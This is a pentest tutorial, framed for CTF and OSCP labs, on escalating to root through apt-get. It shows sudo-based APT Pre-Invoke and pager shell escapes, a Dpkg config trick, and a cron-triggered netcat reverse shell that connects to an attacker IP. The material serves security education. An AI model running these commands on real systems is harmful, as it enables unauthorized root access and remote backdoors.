

Linux for Pentester: APT Privilege Escalation

June 6, 2019 By Raj Chandel

In this article, we'll talk about APT (apt-get) functionality and learn how helpful the apt command is for Linux penetration testing and how we'll progress apt to scale the greater privilege shell.

Note: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."

Table of Content

Introduction to APT (apt-get)

- Major Operation performed using APT (apt-get)

Exploiting APT (apt-get)

- Sudo Rights Lab setups for Privilege Escalation
- Exploiting Sudo rights: Method -I
- Exploiting Sudo rights: Method -II
- Exploiting Sudo rights: Method -III
- Crontab Lab setups for Privilege Escalation
- Exploiting Cron job

Introduction to APT (apt-get)

The apt command is a powerful command-line tool, which works with Ubuntu's Advanced Packaging Tool (APT) performing such functions as installation of new software packages, upgrade of existing software packages, updating of the package list index, and even upgrading the entire Ubuntu system.

Actions of the apt command, such as installation and removal of packages, are logged in the /var/log/dpkg.log log file.

For further information about the use of APT type:

```
apt-get -h
```

```
root@ubuntu:~# apt-get -h ↩
apt 1.6.10 (amd64)
Usage: apt-get [options] command
       apt-get [options] install|remove pkg1 [pkg2 ...]
       apt-get [options] source pkg1 [pkg2 ...]

apt-get is a command line interface for retrieval of packages
and information about them from authenticated sources and
for installation, upgrade and removal of packages together
with their dependencies.

Most used commands:
  update - Retrieve new lists of packages
  upgrade - Perform an upgrade
  install - Install new packages (pkg is libc6 not libc6.deb)
  remove - Remove packages
  purge - Remove packages and config files
  autoremove - Remove automatically all unused packages
  dist-upgrade - Distribution upgrade, see apt-get(8)
  dselect-upgrade - Follow dselect selections
  build-dep - Configure build-dependencies for source packages
  clean - Erase downloaded archive files
  autoclean - Erase old downloaded archive files
  check - Verify that there are no broken dependencies
  source - Download source archives
  download - Download the binary package into the current directory
  changelog - Download and display the changelog for the given package

See apt-get(8) for more information about the available commands.
Configuration options and syntax is detailed in apt.conf(5).
Information about how to configure sources can be found in sources.list(5).
Package and version choices can be expressed via apt_preferences(5).
Security details are available in apt-secure(8).

This APT has Super Cow Powers.
```

Major Operation performed using APT (apt-get)

- **Update the Package:** The APT package index is essentially a database of available packages from the repositories defined in the /etc/apt/sources.list file and in the /etc/apt/sources.list.d directory. To update the local package index with the latest changes made in the repositories, type the following:

```
apt-get update
```

- **Upgrade Packages:** Over time, updated versions of packages currently installed on your computer may become available from the package repositories (for example security updates). To upgrade your system, first update your package index as outlined above, and then type:

```
apt-get upgrade
apt-get dist-upgrade
```

```
root@ubuntu:~# apt-get update ↩
Hit:1 http://security.ubuntu.com/ubuntu bionic-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
Fetched 163 kB in 2s (72.4 kB/s)
Reading package lists... Done
root@ubuntu:~# apt-get upgrade ↩
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@ubuntu:~# apt-get dist-upgrade ↩
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@ubuntu:~# █
```

- **Install a Package:** we can Installation of packages using the apt tool which is quite easy. For example, to install the OpenSSH-server, type the following:

```
apt-get install openssh-server
```

- **Un-install a package:** we can use remove command to un-install software packages without removing their configuration files.

```
apt-get remove openssh-server
```

- **Remove Installed packet:** To remove software packages including their configuration files, use the ‘purge’ subcommand as shown below.

```
apt-get purge openssh-server
```

```

root@ubuntu:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.6p1-4ubuntu0.3).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@ubuntu:~# apt-get remove openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ncurses-term openssh-sftp-server ssh-import-id
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  openssh-server
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 898 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 171989 files and directories currently installed.)
Removing openssh-server (1:7.6p1-4ubuntu0.3) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
root@ubuntu:~# apt-get purge openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ncurses-term openssh-sftp-server ssh-import-id
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  openssh-server*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] y
(Reading database ... 171973 files and directories currently installed.)
Purging configuration files for openssh-server (1:7.6p1-4ubuntu0.3) ...
Processing triggers for ufw (0.36-0ubuntu0.18.04.1) ...
Processing triggers for ureadahead (0.100.0-21) ...
Processing triggers for systemd (237-3ubuntu10.21) ...

```


Exploiting APT (apt-get)

Sudo Rights Lab setups for Privilege Escalation

The behaviour of apt-get gets changed when running with higher privilege. Let's suppose the system admin had given sudo permission to the local user to run apt-get. This is can be led to privilege escalation once the system is compromised.

First all let's revise what is sudo Permission?

In Linux/Unix, a sudoers file inside /etc is the configuration file for sudo rights. The word sudo represent Super User Do Root privilege task. **Sudoers** file is that file where the users and groups with root privileges are stored to run some or all commands as root or another user.



Example: Test ALL=(root) NOPASSWD: /bin/cp

So here, we had given sudo privilege to test user to run apt-get as root. To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
test    ALL=(ALL) NOPASSWD: /usr/bin/apt-get
```

```
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(ALL) NOPASSWD: /usr/bin/apt-get

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
```

Exploiting Sudo rights: Method -I

Let's exploit apt-get service by abusing sudo user right. Suppose we had local user access of the targeted system and we want to escalate the root user rights.

So, first, we connect to the target machine with ssh and type following command to get access through local user login.


```
ssh test@192.168.1.108
```

Then we look for sudo right of "test" user (if given) and found that user "test" can execute the apt-get command as "root" (since he has ALL user's right) without a password.

```
sudo -l
```

To exploit sudo right through apt service we just run the following command which will invoke bash for us with root privilege as shown in the below image.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
```



```
root@kali:~# ssh test@192.168.1.108
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jun  3 09:30:41 2019 from 192.168.1.110
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User test may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/apt-get
test@ubuntu:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash
root@ubuntu:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp#
```


Exploiting Sudo rights: Method-II

We may use apt-get for viewing changes in the packaged version of a project. We can, therefore, enter the following command in order to call a changelog, which dumps in the editor, like Man, data relating to changes to the source package.


```
sudo apt-get changelog apt
```

This will open the console like a Man editor to read the apt changelog, here we can inject “!/bin/sh” and press enter to execute bash shell for us.



```
but we will only allow post-invoke at a t
(LP: #1796808)
-- Julian Andres Klode <juliank@ubuntu.com>
!/bin/sh
```

You get “#” shell that means that we successfully escalated the root shell, as shown in the following picture.



```
test@ubuntu:~$ sudo apt-get changelog apt
Get:1 https://changelogs.ubuntu.com apt 1.6.10 Changelog [447 kB]
Fetched 447 kB in 2s (274 kB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Exploiting Sudo rights: Method-III

We can use dpkg to construct a package instead of using apt-get to invoke bin/bash. We will first build a temp file, in which we construct a packaging to call /bin/bash, and then install the package via apt-get.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt-get install -c $TF sl
```

```

test@ubuntu:~$ TF=$(mktemp)
test@ubuntu:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
test@ubuntu:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 26.4 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu bionic/universe amd64 sl amd64 3.03-17build2 [26.4 kB]
Fetched 26.4 kB in 1s (30.3 kB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

Crontab Lab setups for Privilege Escalation

This strategy is based upon a situation in which we assume that apt.conf.d can be written in order to plan a cronjob job to update the package with the command apt-get update. As we have said, we gave /etc/apt.conf.d complete permission.

```

chmod 777 apt.conf.d
ls -al

```

```

root@ubuntu:/etc/apt# chmod 777 apt.conf.d/
root@ubuntu:/etc/apt# ls -la
total 44
drwxr-xr-x  7 root root  4096 Jun  3 10:22 .
drwxr-xr-x 129 root root 12288 Jun  3 10:28 ..
drwxrwxrwx  2 root root  4096 Jun  3 10:32 apt.conf.d
drwxr-xr-x  2 root root  4096 Mar 11 02:34 auth.conf.d
drwxr-xr-x  2 root root  4096 Apr 20  2018 preferences.d
-rw-r--r--  1 root root  2904 Apr 23 09:21 sources.bak
-rw-rw-r--  1 root root  2904 Apr 23 09:22 sources.list
drwxr-xr-x  2 root root  4096 Apr 20  2018 sources.list.d
drwxr-xr-x  2 root root  4096 Apr 23 09:36 trusted.gpg.d
root@ubuntu:/etc/apt#

```

And then schedule the task using crontab to schedule an update of the software after 2 minutes every time as shown the below image

```

*/2 * * * * root apt-get update

```



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
*/2 * * * * root    apt-get update
```

Exploiting Cron job

Let's exploit apt-get service by abusing cron job as we all know cron job run as root. Suppose we had access to the targeted system locally and want the root user rights to enhanced limited shell access.

So, first we connect to the target machine with ssh and type following command:

```
ssh test@192.168.1.108
```

And we know **apt.conf.d** file has full permission as said above (You can also manually check to ensure the writable directory using find command) in the lab setup. Therefore, we will create a malicious file inside apt.conf.d by injecting netcat reverse backdoor:

```
echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
```

```

root@kali:~# ssh test@192.168.1.108
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jun  3 10:45:10 2019 from 192.168.1.110
test@ubuntu:~$ cd /etc/apt/apt.conf.d/
test@ubuntu:/etc/apt/apt.conf.d$ echo 'APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp
/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.110 1234 >/tmp/f";};' > pwn
test@ubuntu:/etc/apt/apt.conf.d$

```

Start the netcat listener to access the reverse connection of the host machine and wait for 2 minutes to obtain the privilege shell since apt-get update task is scheduled to update the packages every time, after minute through crontab that runs as root and it runs our netcat backdoor pwn to get reverse connections as depicted in the image.

```

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.108: inverse host lookup failed: Unknown host
connect to [192.168.1.110] from (UNKNOWN) [192.168.1.108] 58282
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

References:

<https://gtfobins.github.io/>

<https://help.ubuntu.com/lts/serverguide/apt.html.en>